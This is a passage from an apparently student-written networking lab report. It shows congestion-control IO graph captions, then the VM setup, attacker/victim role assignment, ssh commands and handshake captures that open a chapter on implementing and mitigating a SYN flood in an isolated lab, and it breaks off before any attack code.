


Figure 1.39: IO Graph - westwood - 5% Loss




Figure 1.40: IO Graph - scalable - 5% Loss

Chapter 2

Implementation and Mitigation of SYN Flood Attack

2.1 Setting up VMs




Figure 2.1: The first VM: `mininet@192.168.64.3`




Figure 2.2: The second VM: **guntas13@192.168.64.2**

Listing 2.1: Commands to ssh into both the VMs

```
ssh -X 192.168.64.2
ssh -X 192.168.64.3
```

2.2 Client (Attacker) & Server (Victim) Choice

We employed the following selection for the above:

1. **Victim (Server)**: VM with IP 192.168.64.3 [**mininet@192.168.64.3**].
2. **Attacker (Client)**: VM with IP 192.168.64.2 [**guntas13@192.168.64.2**].




Figure 2.3: ssh into both the VMs simulatenously.




Figure 2.4: Local Interfaces on both the VMs.

```
vmenet0: flags=8963<UP,BROADCAST,SMART,RUNNING,PROMISC,SIMPLEX,MULTICAST> mtu 1500
        ether 8e:aa:d4:63:af:a2
        media: autoselect
        status: active
bridge100: flags=8a63<UP,BROADCAST,SMART,RUNNING,ALLMULTI,SIMPLEX,MULTICAST> mtu 1500
        options=3<RXCSUM,TXCSUM>
        ether d2:88:0c:e7:4b:64
        inet 192.168.64.1 netmask 0xffffff00 broadcast 192.168.64.255
        inet6 fe80::d088:cff:fee7:4b64%bridge100 prefixlen 64 scopeid 0x16
        inet6 fd7b:fa50:fa32:8bd9:1015:4250:f81a:f675 prefixlen 64 autoconf secured
        Configuration:
                id 0:0:0:0:0:0 priority 0 hellotime 0 fwddelay 0
                maxage 0 holdcnt 0 proto stp maxaddr 100 timeout 1200
                root id 0:0:0:0:0:0 priority 0 ifcost 0 port 0
                ipfilter disabled flags 0x0
        member: vmenet0 flags=3<LEARNING,DISCOVER>
                ifmaxaddr 0 port 21 priority 0 path cost 0
        member: vmenet1 flags=3<LEARNING,DISCOVER>
                ifmaxaddr 0 port 23 priority 0 path cost 0
        nd6 options=201<PERFORMNUD,DAD>
        media: autoselect
        status: active
vmenet1: flags=8963<UP,BROADCAST,SMART,RUNNING,PROMISC,SIMPLEX,MULTICAST> mtu 1500
        ether 1a:12:97:07:71:9c
        media: autoselect
        status: active
(base)  guntas13  ~
```

Figure 2.5: Bridge Interface on my native machine.




Figure 2.6: Both VMs communicating through the Bridge Interface verified using the Wireshark of my native machine.




Figure 2.7: Both VMs communicating each other with **mininet@192.168.64.3** as server and **guntas13@192.168.64.2** as the client with Python Server-Client codes from the tutorial.




Figure 2.8: Both VMs communicating each other with **mininet@192.168.64.3** as server and **guntas13@192.168.64.2** as the client with C++ Server-Client codes from the tutorial.




Figure 2.9: A Simple Server-Client program showing the 3-way TCP handshake.




Figure 2.10: TCP Flow of 3-way handshake.

